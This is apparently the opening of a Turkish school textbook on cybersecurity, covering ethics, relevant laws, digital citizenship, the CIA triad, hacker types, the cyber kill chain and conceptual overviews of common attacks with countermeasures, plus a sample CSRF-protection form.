https://telifhaklari.ktb.gov.tr/ web sitesindeki TELİF HAKLARI menüsünde yer alan TELİF HAKKI İHLALİ HALİNDE NE YAPILABİLİR? sekmesini ziyaret ederek telif hakkı ihlali hâlinde neler yapılabileceğini araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

→ Konuları pekiştirici ve destekleyici araştırmaları gösterir.

Sıra Sizde

Aşağıda verilen siber güvenlikle ilgili kavramları gösteren harfleri, açıklamaların başındaki parantezlerin içine yazınız ve eşleştirmeyi tamamlayınız.

→ Konuları destekleyici ve pekiştirici sıra sizde çalışmalarını gösterir.

1. Uygulama

İşlem adımlarına göre İngiliz alfabesinde 26 harf olduğunu göz önünde bulundurarak anahtar **5** olmak üzere **SECURITY** düz metnini şifreleyiniz ve şifreyi çözünüz.

→ Konuları destekleyici ve pekiştirici uygulama çalışmalarını gösterir.

Tablo 7.1: URL ve Origin Karşılaştırılması

URL	Origin	Aynı Origin mi?
http://www.example.com/page1	http://www.example.com	Evet
https://www.example.com/page2	https://www.example.com	Hayır (Protokol farklı)
http://example.com/page3	http://example.com	Hayır (Alan adı farklı)
http://www.example.com:8080/page4	http://www.example.com:8090	Hayır (Port farklı)
http://api.example.com/page5	http://api.example.com	Hayır (Alan adı farklı)

→ Konuları destekleyici tabloları gösterir.

```
// CSRF Token oluştur
session_start();
$_SESSION['csrf_token'] = bin2hex(random_bytes(32));
?>
<form method="POST" action="/transfer">
   <input type="hidden" name="csrf_token" value="<?= $_SESSION['csrf_token'] ?>">
   <input type="text" name="amount" placeholder="Miktar">
   <input type="text" name="to" placeholder="Hesap Numarası">
   <button type="submit">Gönder</button>
</form>
```

→ Örnek kod panelini gösterir.

İÇİNDEKİLER

DERS MATERYALİNİN TANITIMI 18

1. SİBER GÜVENLİĞE GİRİŞ 20

1.1. SİBER GÜVENLİK ETİK İLKELERİ 22

1.1.1. Etik ve Bilgi Gizliliği 22

1.1.2. Bilgi Güvenliğiyle İlgili Yasal Düzenlemeler, Problemler ve Telif Hakları 23

Konuları ve konuların bulunduğu sayfa numaralarını gösterir.

ÖLÇME VE DEĞERLENDİRME

Öğrenme birimi ile ilgili ölçme ve değerlendirme çalışmalarını gösterir.

A) Aşağıdaki cümlelerde parantez içine yargılar doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Virüsler, bir belgeye veya yürütülebilir dosyaya ihtiyaç duymadan kendini kopyalar.

CEVAP ANAHTARLARI

1. ÖĞRENME BİRİMİ

Öğrenme birimi ile ilgili ölçme ve değerlendirme çalışmalarının cevap anahtarını gösterir.

A	**1.** Y	**2.** D	**3.** D	**4.** Y	**5.** D
B	**1.** beyaz şapkalı	**2.** 6698	**3.** delil	**4.** fiziksel	**5.** risk yönetimi

GENEL AĞ KAYNAKÇASI VE GÖRSEL KAYNAKÇASI

Ders materyalindeki konuların genel ağ kaynakçasını ve görsel kaynakçasını gösterir.

Bu materyalde bulunan görsel kaynakçasına, verilen karekodu okutarak veya bağlantı adresini kullanarak ulaşabilirsiniz.

http://kitap.eba.gov.tr/karekod/Kaynak.php?KOD=3436

Kontrol Listesi

Konuları destekleyici ve pekiştirici sıra sizde çalışmalarının kontrol listesini gösterir.

Değerlendirme Ölçütleri	Evet	Hayır
1. Şifreli metni sayılara dönüştürdü.		
2. Deşifreleme fonksiyonunu yazdı.		
3. 1'den başlamak üzere sırasıyla anahtarları denedi.		
4. Denenen her anahtar için deşifrelenmiş metni yazdı.		
5. Doğru düz metni elde etti.		

SİBER GÜVENLİĞE GİRİŞ

1. ÖĞRENME BİRİMİ

KONULAR

1.1. SİBER GÜVENLİK ETİK İLKELERİ

1.2. SİBER GÜVENLİK KAVRAMLARI

1.3. FİZİKSEL GÜVENLİK

1.4. BİLGİ GÜVENLİĞİ STANDARTLARI

1.5. DİJİTAL ARŞİVLEME

1.6. ADLİ BİLİŞİM KAVRAMLARI

1.7. SİBER GÜVENLİK SERTİFİKA PROGRAMLARI

1.8. TEHDİT VE RİSK DEĞERLENDİRME

NELER ÖĞRENECEKSİNİZ?

- Siber güvenlik etik ilkelerini açıklama
- Siber güvenlik kavramlarını açıklama
- Ağ cihazlarının fiziksel güvenliğinin sağlanmasını açıklama
- Bilgi güvenliği standartlarını açıklama
- Dijital arşivlemeyi açıklama
- Adli bilişim ile ilgili kavramları açıklama
- Siber güvenlik sertifika programlarını açıklama
- Tehdit ve risk değerlendirme sürecini açıklama

TEMEL KAVRAMLAR

Adli bilişim, arka kapı, beyaz şapka, bütünlük, dijital arşiv, erişilebilirlik, gizlilik, gri şapka, IoT, kişisel veri, risk, saldırgan, saldırı, sızma testi, siber güvenlik, siyah şapka, tehdit, zafiyet

HAZIRLIK ÇALIŞMALARI

1. Kişisel bilgisayar ve mobil telefonlarda siber saldırılara karşı hangi önlemler alınabilir? Düşüncelerinizi arkadaşlarınızla paylaşınız.
2. Kişisel verilerin izinsiz kullanılması ne tür problemlere sebep olabilir? Düşüncelerinizi arkadaşlarınızla tartışınız.

1.1. SİBER GÜVENLİK ETİK İLKELERİ

Siber güvenlik etik ilkeleri, siber güvenlik alanında çalışan ve teknolojiyi kullanan kişilerin veya kuruluşların uyması gereken temel değerler ve davranış kurallarıdır. Bu ilkeler, siber güvenlik topluluğunun etik davranışı ve profesyonellik düzeyinin çerçevesini belirlemeyi amaçlar. Bu sayede bireylerin ve kuruluşların dijital dünyada dürüst, adil ve sorumluluk sahibi bir şekilde hareket etmesi sağlanır. Siber güvenlik etik ilkeleri şunlardır:

- Gizliliğe dikkat etmek.
- Bilgi bütünlüğünü korumak.
- Yetkisiz erişimden uzak durmak.
- Zararlı yazılım kullanmamak.
- Bilgi paylaşımında kurallara göre hareket etmek.
- Güvenlik açıklarını kötüye kullanmamak.
- Yasalara ve mevzuatlara uygun davranmak.

1.1.1. Etik ve Bilgi Gizliliği

Etik, temel değerler ve normlar aracılığıyla bireylerin ve toplumların davranışlarını düzenlemeyi ifade eden bir kavramdır. İnsanların birlikte yaşama biçimini şekillendiren kültürel, felsefi ve toplumsal faktörlerden etkilenen etik; doğru ile yanlışı, iyi ile kötüyü, haklı ile haksızı belirlemeye ve değerlendirmeye yardımcı olur. Adalet, sorumluluk gibi önemli prensipleri içererek insanların diğer insanlarla ve çevreleriyle olan ilişkilerini düzenler.

Etik, kişisel yaşamdan iş dünyasına, sanattan bilimsel araştırmalara kadar her alanda büyük bir öneme sahiptir. Etik ilkesine uymayan eylemler, toplumda güven eksikliğine ve sorunlara neden olarak uzun vadede olumsuz sonuçlara yol açabilir. Bu nedenle etik düşünce ve davranış biçimleri, insanların birlikte yaşamaları ve karşılaştıkları zorlukları aşmaları için hayati öneme sahiptir.

Görsel 1.1: Bilişim etiği

Bilgi ve iletişim teknolojilerinin hızlı gelişimi, yaygınlaşması ve teknolojinin toplum ve bireyler üzerinde davranış biçimini değiştirmesi gibi etkenler, etik kavramının bu alanda **bilişim etiği** olarak kabul görmesini sağlar (Görsel 1.1).

İnternet, sosyal medya gibi platformların yaygınlaşmasıyla ortaya çıkan bilgi kirliliği, siber zorbalık, veri ihlalleri gibi etik dışı uygulamalar, bilişim etiğinin önemini vurgular. Bilişim etiği; teknoloji geliştiricilerinin, karar alıcılarının ve kullanıcılarının bilinçli bir şekilde hareket etmesini teşvik eder. Bilişim etiği, bilgi gizliliğine önem verir. Teknolojik gelişmelerin etkisiyle internet ortamında bulunan veri boyutu sürekli artış gösterir. Bu veriler, kötü niyetli kullanıcıların hedefi olabilir. Kişisel, kurumsal ve hassas verilere yetkisiz erişim, izinsiz paylaşım, bilgi gizliliğinin ihlali gibi kötü niyetli davranışlardan uzak durulması için kullanıcıların eğitilmesi gerekir. Bilişim etiği, teknoloji kullanımının insan haklarına ve değerlerine saygılı olmasını sağlar.

1.1.2. Bilgi Güvenliğiyle İlgili Yasal Düzenlemeler, Problemler ve Telif Hakları

Bilgi teknolojilerinin hızlı gelişimi, dijital dünyanın yaygınlaşması ve internet ortamında verilerin çoğalmasıyla birlikte bilgi sistemlerine yönelik siber saldırılar artış gösterir. Bilgi güvenliğini sağlayabilmek ve saldırganları caydırmak için yasal düzenlemelerin yapılması zorunlu hâle gelir.

Türkiye'de bilgi güvenliği ile ilgili yürürlükte olan yasal düzenlemelerden bazıları şunlardır:

- Türkiye Cumhuriyeti Anayasası
- 5237 sayılı Türk Ceza Kanunu
- 6698 sayılı Kişisel Verilerin Korunması Kanunu
- 5846 sayılı Fikir ve Sanat Eserleri Kanunu
- 5809 sayılı Elektronik Haberleşme Kanunu
- 5070 sayılı Elektronik İmza Kanunu
- 5651 sayılı İnternet Ortamında Yapılan Yayınların Düzenlenmesi ve Bu Yayınlar Yoluyla İşlenen Suçlarla Mücadele Edilmesi Hakkında Kanun
- Elektronik Haberleşme Sektöründe Şebeke ve Bilgi Güvenliği Yönetmeliği
- Elektronik Haberleşme Sektöründe Kişisel Verilerin İşlenmesi ve Gizliliğin Korunmasına İlişkin Yönetmelik
- Avrupa Konseyi bünyesinde hazırlanan ve Türkiye'nin de taraf olduğu Sanal Ortamda İşlenen Suçlar Sözleşmesi (Council of Europe: Convention on Cybercrime)
- 06.07.2019 tarihli ve 30823 sayılı Bilgi ve İletişim Güvenliği Tedbirleri konulu Cumhurbaşkanlığı Genelgesi
- Türkiye Cumhuriyeti Cumhurbaşkanlığı Dijital Dönüşüm Ofisi tarafından yayımlanan 10.07.2020 tarihli Bilgi ve İletişim Güvenliği Rehberi
- Türkiye Cumhuriyeti Cumhurbaşkanlığı Dijital Dönüşü Ofisi tarafından yayımlanan 10.10.2021 tarihli Bilgi ve İletişim Güvenliği Denetim Rehberi

Teknolojinin hızla gelişmesi ve değişmesiyle birlikte bilgi güvenliği ile ilgili yasal düzenlemelerin güncelliğini koruması zorlaşır. Yeni tehditler ve saldırı yöntemleri ortaya çıktıkça mevcut yasaların yeni tehditlere uyum sağlaması gerekir. Ayrıca farklı ülkelerin farklı yasal düzenlemelerinin olması, uluslararası iş birliği ve veri paylaşımı konusunda bazı zorluklar ortaya çıkarır.

Bilgi güvenliği uygulamalarında karşılaşılan başlıca problemler şunlardır:

- Fikrî mülkiyet hırsızlığı
- Telif hakları ihlalleri
- Veri ihlalleri
- Elektronik iletişim güvenliği ihlalleri
- Bilgi sistemlerine yetkisiz erişim ihlalleri
- Bilgi sistemlerine erişimin engellenmesi
- Tıbbi kayıtlara erişim ihlali ve tıbbi kayıtların ifşası
- Hassas verilere yetkisiz erişim
- Tersine mühendislik ihlalleri
- Personel bilgilerinin istismarı
- Müşteri bilgilerinin istismarı
- İnternet bankacılığı erişim bilgilerine yetkisiz sahip olunması
- Telif hakkıyla korunan bilgi, ürün ve esere yasa dışı erişim

Görsel 1.2: Telif hakkı sembolü

Telif hakkı; bir kişinin veya kişilerin, kendi düşünceleriyle ortaya çıkardığı bilgi, düşünce, sanat eseri ve ürünün kullanımı ve kopyalanması üzerinde sahip olduğu yasal haklardır. Bu haklar, ürün sahibinin eserlerini koruyarak adil rekabeti sağlar ve onlara eserlerini ticari olarak değerlendirme imkânı verir. Türkiye'de telif hakları, 5846 sayılı Fikir ve Sanat Eserleri Kanunu ile güvence altına alınmıştır. Telif hakkı (Görsel 1.2) bulunan bilginin, ürünün, sanat eserinin izinsiz bir şekilde kullanılması, dijital ortamlarda yayımlanması, kopyalanması 5846 sayılı Fikir ve Sanat Eserleri Kanunu ile yasaklanmıştır. Ayrıca telif hakkı ihlali durumunda cezai sorumluluk ortaya çıkar.

Araştırma

https://telifhaklari.ktb.gov.tr/ web sitesindeki TELİF HAKLARI menüsünde yer alan TELİF HAKKI İHLALİ HALİNDE NE YAPILABİLİR? sekmesini ziyaret ederek telif hakkı ihlali hâlinde neler yapılabileceğini araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

1.1.3. Siber Güvenlik Uzmanı

Siber güvenlik uzmanı, bilişim sistemlerini ve bilgi teknolojileri altyapısını siber saldırılara ve tehditlere karşı korumakla görevli kişidir. Bilgisayar korsanlarının, kötü niyetli yazılımların ve diğer siber tehditlerin neden olduğu güvenlik açıklarını tespit etmek, önlemek ve zafiyetlere karşı çözüm üretmek için çalışır. Siber güvenlik uzmanının faaliyetleri; kurum çalışanlarını, müşterilerini ve paydaşlarını ahlaki olarak zararlardan korumalıdır.

Siber güvenlik uzmanının başlıca sorumlulukları şunlardır:

- Siber güvenlik faaliyetlerini yasalara ve etik ilkelere uygun bir şekilde gerçekleştirmek.
- Kurum ve müşteriye ait fikrî mülkiyet haklarının ve ticari sırların ihlalinden kaçınmak.
- Kurum ve kuruluşların güncel yazılım ve uygulamaları kullanmalarını teşvik etmek.
- Tespit ettiği güvenlik açıklarını ve ihlalleri, uygun kanallar aracılığıyla yetkililere bildirmek.
- Sızma testi için izin ve yetki alarak yalnızca verilen izin ve yetki dâhilindeki işlemleri gerçekleştirmek.
- Mesleki faaliyet sırasında ortaya çıkan bilgilerin gizliliğini korumak.
- Yaptığı işlemlerin sonuçlarından sorumlu olmak.
- İşi gereği edindiği verileri menfaati için kullanmamak.
- Verileri saldırılardan korumak için güvenlik önlemi almak.
- Bilgi güvenliği ekibiyle koordineli çalışmak.

1.2. SİBER GÜVENLİK KAVRAMLARI

Siber güvenlik; bilgi teknolojilerinin kullanıldığı dijital ortamlarda bilişim sistemlerini, ağları ve verileri koruma, tehditlere karşı güvenliği sağlama sürecini içerir. Süreç içinde birçok kavram ortaya çıkar. Bu kavramlar, dijital dünyada bilinçli ve güvende olmayı hedefler.

1.2.1. Güvenli Dijital Vatandaşlık

Güvenli dijital vatandaşlık; bireylerin bilişim teknolojilerini ve interneti güvenli bir şekilde kullanmasını, etik ve sorumlu bir şekilde davranmasını, dijital dünyadaki tehlikelerden korunmasını sağlayan bir kavramdır. **Siber vatandaşlık** veya **e-vatandaşlık** olarak da adlandırılır. Dijital teknolojilerin yaygın kullanımıyla birlikte bireylerin dijital ortamlarda bilinçli, dikkatli olması ve dijital güvenlik önlemlerini alması çok önemlidir. Dijital araçları doğru ve sorumlu bir şekilde kullanabilmesi için bireylerin eğitim ve farkındalık çalışmalarıyla desteklenmesi gerekir. Görsel 1.3'te güvenli dijital vatandaşlıkla ilgili kavramlar verilmiştir.

Görsel 1.3: Güvenli dijital vatandaşlıkla ilgili kavramlar

Güvenli dijital vatandaşlıkla ilgili kavramların açıklamaları şunlardır:

Dijital İletişim: Bilgi ve iletişim teknolojilerinin kullanıldığı elektronik ortamlar aracılığıyla gerçekleştirilen iletişim sürecidir. İnternet, e-posta, sosyal ağlar, mesajlaşma, video konferans gibi dijital araçlar ve platformlar üzerinden veri iletilmesi, paylaşılması ve alınması sürecidir.

Dijital Erişim: Bireylerin bilgisayar, akıllı telefon, tablet vb. teknolojik cihazları kullanabilme ve dijital ortamlara erişebilme becerisidir.

Dijital Okuryazarlık: Bireylerin dijital ortamlardan elde ettiği veya okuduğu her bilginin doğru olmayabileceğini değerlendirmesi ve bilgi kirliliğine dikkat ederek doğru, güvenilir kaynaklardan bilgiye ulaşabilmesidir.

Dijital Güvenlik: Dijital vatandaşların güvenliklerine dikkat etmesini ve gerekli önlemleri almasını gerektirir. Örneğin şifre ve parolaların güçlü bir şekilde belirlenmesi, aynı şifre ve parolanın farklı platformlarda kullanılmaması, antivirüs programı kullanılması gibi tedbirler, dijital güvenlik için dikkat edilmesi gereken hususlardan bazılarıdır.

Dijital Etik: Dijital ortamlarda kullanıcılara saygılı olmayı ve empatik davranmayı gerekli kılan bir kavramdır. İnternet ortamında düşünce ve ifade özgürlüğüne saygı göstermek, başkalarını rahatsız etmemek, hakaret etmemek, zarar verici içerikler paylaşmamak vb. dijital etik davranışlara örnek gösterilebilir.

Dijital Haklar ve Sorumluluklar: Dijital dünyada bireylerin ve kullanıcıların sahip olduğu hakları ve bu hakları kullanırken uyması gereken sorumlulukları içeren kavramlardır.

Dijital Kanun: İnternet kullanımı esnasında suç olabilecek ihlallerin vatandaşlar tarafından bilinmesi ve bu ihlallere dikkat edilmesidir. Dijital vatandaşların görevi; sosyal medya ortamlarında zorbalık, şantaj, itibar zedeleme gibi siber suçların kanun önünde cezai yaptırımlarının bulunduğunun bilincinde olmak ve bu konuda diğer kullanıcıları bilinçlendirmektir.

Dijital Sağlık: Bilgisayar, akıllı telefon, tablet gibi internete erişim sağlayan cihazların uzun süreli kullanımından dolayı fiziksel ve ruhsal sorunlar yaşanabilir. Bu nedenle cihazların uzun süreli kullanımından kaçınılmalıdır.

Dijital Ticaret: Ticari işlemlerin dijital ortamlara taşınmasıyla birlikte bankacılık, alışveriş gibi işlemler bu dijital ortamlardan gerçekleştirilmeye başlanmıştır. Dijital vatandaş, ticari işlemleri gerçekleştirirken doğru ve güvenilir kaynakları tercih etmeli, dolandırıcılık ve fidye isteme gibi kötü niyetli tuzaklardan kendini koruyabilmelidir.

1.2.2. Siber Zorbalık

Siber zorbalık; dijital ortamlarda kişilere karşı saldırganlık içeren, tehdit edici, rahatsız edici veya zarar verici davranışları ifade eder. İnternet, sosyal ağ ortamları, e-posta, anlık mesajlaşma gibi dijital iletişim araçları üzerinden gerçekleştirilen siber zorbalık, fiziksel temas olmaksızın yapılan bir dijital saldırı türüdür. Bu saldırıyı gerçekleştirene **zorba**, saldırıya maruz kalan bireye ise **kurban** denir. Görsel 1.4'te görüldüğü gibi siber zorbalığa maruz kalan birey, duygusal veya fiziksel olarak etkilenebilir ve bu etkiler uzun süre devam edebilir.

Görsel 1.4: Siber zorbalığa maruz kalmış birey

Siber zorbalık davranışları şunlardır:

- Sosyal ağ ortamlarından kötü niyetli mesajlar yazmak.
- Tehdit etmek ve korkutmak.
- Birey hakkında gerçek olmayan bilgiler yaymak.
- Utanç verici içerik ve resimlerle kişiyi hedef almak.
- Kişiye özel bilgileri izinsiz paylaşmak.
- Sosyal ağ ortamlarına erişim sağlamak için kullanıcı adı ve şifresini paylaşmaya zorlamak.
- Ele geçirilmiş sosyal ağ hesabı ile başkalarını hedef almak.

Siber zorbalığa karşı kurbanlar tarafından alınacak önlemler şunlardır:

- Öncelikle sakin olunmalı ve zorba ile **kesinlikle** temas kurulmamalıdır.
- Zorba, dijital ve sosyal ağ ortamlarından engellenmelidir.
- Siber zorbalığa maruz kalan birey; bu durumu bir aile büyüğüne, öğretmenine veya yardım edebilecek bir yakınına mutlaka bildirmelidir.
- Siber zorbalıkla ilgili kanıtlar (mesajlar, yorumlar, resimler vb.) ekran görüntüsü alınarak saklanmalıdır.
- Kanıtlarla birlikte yetkili birimlere müracaat edilmelidir.

Kurbanlar tarafından alınacak önlemlerin haricinde toplumsal farkındalık oluşturmak için ailelere, çocuklara ve öğrencilere siber zorbalığa karşı farkındalık eğitimleri düzenlenmelidir. Bu sayede mağduriyetlerin oluşmasının engellenmesi veya azaltılması sağlanmaya çalışılmalıdır.

1.2.3. Bilgi Güvenliği Unsurları

Bilgi, verilerin anlamlı ve kullanılabilir hâle getirilmiş biçimidir. Bilgi teknolojilerinin yaygınlaşmasıyla birlikte bilginin güvenliğinin sağlanması önemli bir husus hâline gelir. **Bilgi güvenliği**; kişisel veya kurumsal her türlü bilginin yetkisiz şekilde ele geçirilmesi, ifşa edilmesi, yok edilmesi, değiştirilmesi gibi tehditlere karşı korunması için alınan tedbirleri içeren bir disiplindir.

Gizlilik (Confidentiality), Bütünlük (Integrity) ve **Erişilebilirlik (Availability)**; bilgi güvenliğinin üç temel unsurudur. Bilgi güvenliği unsurlarına kısaca **CIA üçlüsü** denir (Görsel 1.5).

Görsel 1.5: CIA üçlüsü

Bilgi güvenliğinde bu üç temel unsur, eksiksiz bir şekilde sağlanırsa bilgi güvenliği de sağlanır. Bu unsurlardan biri ihlal edildiğinde güvenlik zafiyeti meydana gelir.

Gizlilik: Bilginin yetkisiz kişiler tarafından elde edilmesinin engellenmesidir. Bilgi, yetkisiz kişiler tarafından ele geçirilirse gizlilik unsuru ihlal edilir. İnternet bankacılığı erişim bilgileri, e-posta şifreleri vb. bilgilerin yetkisiz kişilerce ele geçirilmesi, gizlilik unsurunun ihlal edilmesine örnek gösterilebilir.

Bütünlük: Bilginin yetkisiz kişiler tarafından değiştirilerek veya silinerek bütünlüğünün bozulmasıdır. Saldırganın; bankacılık işlemlerine ait kayıtları değiştirmesi, silmesi veya yeni bilgiler eklemesi, bütünlük unsurunun ihlal edilmesine örnek gösterilebilir.

Erişilebilirlik: Bilginin yetkili kişiler tarafından belirlenen zaman dilimlerinde sürekli erişilebilir olması durumudur. Erişilebilirlik ihlali, bu sürecin aksamasına veya engellenmesine neden olabilir. Saldırgan tarafından bir web sitesine gerçekleştirilen hizmet reddi saldırısıyla kullanıcıların web sitesine erişimlerinin engellenmesi, erişilebilirlik unsurunun ihlal edilmesine örnek gösterilebilir.

1.2.4. Hacker Kavramı

Hackerlar genellikle bilişim sistemlerindeki zafiyetleri tespit edip, bu zafiyetleri kullanarak sistemlere yetkisiz ve izinsiz giriş yapan, verileri ele geçiren, silen, değiştiren ve menfaat sağlayan kişiler olarak tanımlanır. Hackerlara **bilgisayar korsanı** da denir.

Hackerlar, amaçlarına göre üçe ayrılır.

Siyah Şapkalı Hacker: Zarar vermek ve maddi kazanç sağlamak için sistemlere izinsiz giriş yapan, verileri ele geçiren, silen veya değiştiren kötü niyetli bilgisayar korsanlarına verilen isimdir.

Beyaz Şapkalı Hacker: Etik hacker olarak da bilinir. Bilişim sistemlerinin güvenliğini artırmak, zafiyetleri tespit etmek ve zafiyetleri ortadan kaldırmak, saldırıları tespit etmek ve önlemek için çalışan, sızma testi yapan iyi niyetli hackerlardır. Beyaz şapkalı hackerlar, faaliyetlerini izin alarak gerçekleştirirler. Ayrıca kurumlarda ve şirketlerde siber güvenlik uzmanı olarak görev yaparlar.

Gri Şapkalı Hacker: Siyah şapkalı ve beyaz şapkalı hackerların arasında bir yerde duran hacker türüdür. Siyah şapkalı hacker gibi sistemlere izinsiz giriş yapabilir. Sistemlere zarar verebileceği gibi zarar vermeden zafiyetin giderilmesi için kuruma bilgi de aktarabilir.

Araştırma

Dünyada bilinen ilk hackerı ve yaptığı hack işlemini araştırınız. Edindiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

1.2.5. Siber Saldırı ve Siber Saldırı Türleri

Siber saldırılar; siber alanlarda var olan zayıflıklardan yararlanarak bilişim sistemlerine, ağlara ve dijital altyapılara siber saldırganlar tarafından gerçekleştirilen kötü niyetli eylemlerdir. Saldırganlar sisteme erişim elde ettiğinde veri kopyalama, veri silme, veri değiştirme, servis kesintisi sağlama veya haksız kazanç elde etme gibi zararlı faaliyetlerde bulunabilirler. Bu tür saldırıların sonucunda hedef alınan kişi, kurum ve kuruluşların itibarı zedelenir. Siber saldırı gerçekleştirilirken izlenen planlı aşamalara **Siber Saldırı Yaşam Döngüsü (Cyber Kill Chain)** denir. Siber Saldırı Yaşam Döngüsü aşamaları şunlardır:

Keşif (Reconnaissance): Saldırganın, hedef sistemde istismar edebileceği güvenlik açıklarını bulmak için gerçekleştirdiği keşif faaliyetleridir.

Silahlanma (Weaponization): Saldırganın, keşif aşamasında belirlenen güvenlik açıklarına yönelik hangi atak vektörünü kullanacağına karar verdiği aşamadır. Zararlı yazılım veya saldırı araçları bu aşamada geliştirilir.

İletme (Delivery): Hazırlanan zararlı yazılımın veya saldırı araçlarının hedef sisteme iletilme aşamasıdır. Saldırgan tarafından zararlı yazılım veya saldırı araçları e-posta, USB bellek vb. yöntemler kullanılarak hedef sisteme iletilir.


Sömürme (Exploitation): Saldırgan tarafından hedef sisteme iletilen zararlı yazılım kodları çalıştırılarak ve belirlenen atak vektörü kullanılarak zafiyetler sömürülür.

Yükleme (Installation): Zararlı yazılımın, kalıcı bir tehdit hâline gelmesi için hedef sisteme kendini yükleme aşamasıdır.

Komuta Kontrol [Command and Control (C2)]: Hedef sisteme yüklenen zararlı yazılımın uzaktan kontrol edilerek sistemin ele geçirildiği aşamadır.

Hedefe Yönelik Eylemler (Actions On Objectives): Saldırganın ele geçirdiği sisteme yönelik verileri elde etme, değiştirme, silme, şifreleme vb. zararlı faaliyetleri gerçekleştirdiği aşamadır.

Siber güvenlik alanında sık karşılaşılan siber saldırı türleri Görsel 1.6'da verilmiştir.



Görsel 1.6: Siber saldırı türleri

Sosyal Mühendislik Saldırıları (Social Engineering Attacks): Sosyal mühendislik; bilişim sistemlerine veya bilgisayar ağlarına saldırmak yerine insanları yanıltarak bilgi toplamak, manipüle etmek, duygularını istismar etmek, zafiyetlerinden faydalanmak vb. amacıyla psikolojik ve sosyal tekniklerin kullanıldığı bir saldırı türüdür. Saldırgan, kurbanlarına kendini yetkili biri gibi tanıtır ve onların güvenini kazanarak kişisel bilgileri, kredi kartı bilgileri gibi önemli verileri ele geçirerek haksız kazanç elde etmeye çalışır. Omuz sörfü, oltalama ve kapıdan sızma yaygın olarak kullanılan sosyal mühendislik saldırılarıdır. Sosyal mühendislik saldırıları, yetkili bir kurumdan aranıyormuş gibi yapılan bir telefon görüşmesi, sahte web sitelerine yönlendirme veya sahte e-posta şeklinde gerçekleştirilebilir. Sosyal mühendislik saldırılarına karşı koymanın en etkili yolu, insanların farkındalığını artırmaktır.

Araştırma

Omuz sörfü saldırısı olarak değerlendirilebilecek durumları araştırınız. Edindiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

Servis Dışı Bırakma Saldırıları [Denial of Service (DoS) Attack]: İnternet üzerinde bulunan bir sunucunun geçici veya sürekli servis dışı bırakılarak hizmet veremez hâle getirilmesini hedefleyen bir saldırı türüdür. Servis dışı bırakma saldırıları, çok yüksek bant genişliğine sahip trafikler oluşturularak gerçekleştirilir. Hedef sunucu, gereksiz taleplerle aşırı yüklenerek bunlara cevap veremez hâle getirilir. Sunucu bu durumda meşru taleplere de cevap veremeyerek hizmet dışı kalır. DoS saldırılarının, zararlı yazılımlar aracılığıyla zombi bilgisayarlar hâline getirilerek çok sayıda bilgisayarın kullanılmasıyla gerçekleştirilen hâline **Dağıtık Servis Dışı Bırakma Saldırısı [Distributed Denial of Service (DDoS) Attack]** denir.

Kaba Kuvvet Saldırıları (Brute Force Attacks): Bir kullanıcıya ait, olası kullanıcı adı ve şifre kombinasyonlarını deneyerek bulup ele geçirmeye yönelik saldırı türüdür. Bu saldırı genellikle zayıf kullanıcı adı ve parolaları hedef alır.

Kaba Kuvvet (Brute Force) saldırılarına karşı alınabilecek önlemlerden bazıları şunlardır:

- Güçlü parola ve şifre kullanmak (Büyük ve küçük harf, sayı ve özel sembollerden oluşacak şekilde en az 12 karakterlik şifre ve parola belirlemek.).
- İki faktörlü kimlik doğrulama kullanmak.
- Belirli bir sayıdan fazla başarısız deneme sonucunda hesaba erişimi otomatik olarak durdurmak.
- Belirli bir sayıdan fazla başarısız deneme yapılan kaynak IP adresini filtrelemek.

Ortadaki Adam Saldırısı [Man in the Middle (MitM) Attack]: Aynı ağ içinde haberleşen iki bilgisayarın arasına girilerek ağ trafiğinin saldırgan bilgisayar üzerinden gerçekleştirildiği saldırı türüdür. Bu saldırı türünde saldırgan tarafından iki bilgisayar arasındaki ağ trafiği dinlenebilir. Gerekli güvenlik önlemleri alınmadığında çoğu zaman saldırıya uğrayan bilgisayarlar, saldırıya maruz kaldıklarını anlayamaz. Sahte erişim noktası, DHCP sahtekârlığı, DNS sahtekârlığı ve ARP sahtekârlığı en yaygın ortadaki adam saldırılarıdır.

SQL Enjeksiyon Saldırıları (SQL Injection Attacks): Web uygulamalarındaki güvenlik açıkları kullanılarak gerçekleştirilen bir saldırı türüdür. Saldırgan tarafından SQL sorgularına müdahale edilerek hedef veri tabanındaki SQL kodları değiştirilebilir. Bu tür saldırılar sonucunda saldırgan, veri tabanı yöneticisinin şifre ve parolalarını ele geçirebilir, veri tabanındaki verilere erişip onları çalabilir, yok edebilir ve değiştirebilir.

Sıfırıncı Gün Saldırıları (Zero Day Attacks): Güvenlik açığı bulunan yazılımların veya sistemlerin, henüz açıklarının üreticisi tarafından fark edilmediği ve güvenlik açığının ortadan kaldırılmadığı durumlar, **sıfırıncı gün açığı** olarak tanımlanır. Bu açıklıktan yararlanılarak gerçekleştirilen siber saldırılara ise **sıfırıncı gün saldırısı** denir. Sıfırıncı gün saldırısına karşı alınabilecek önlem, güvenlik açığı fark edildiğinde çok hızlı bir şekilde **yamalama** işleminin gerçekleştirilmesidir.

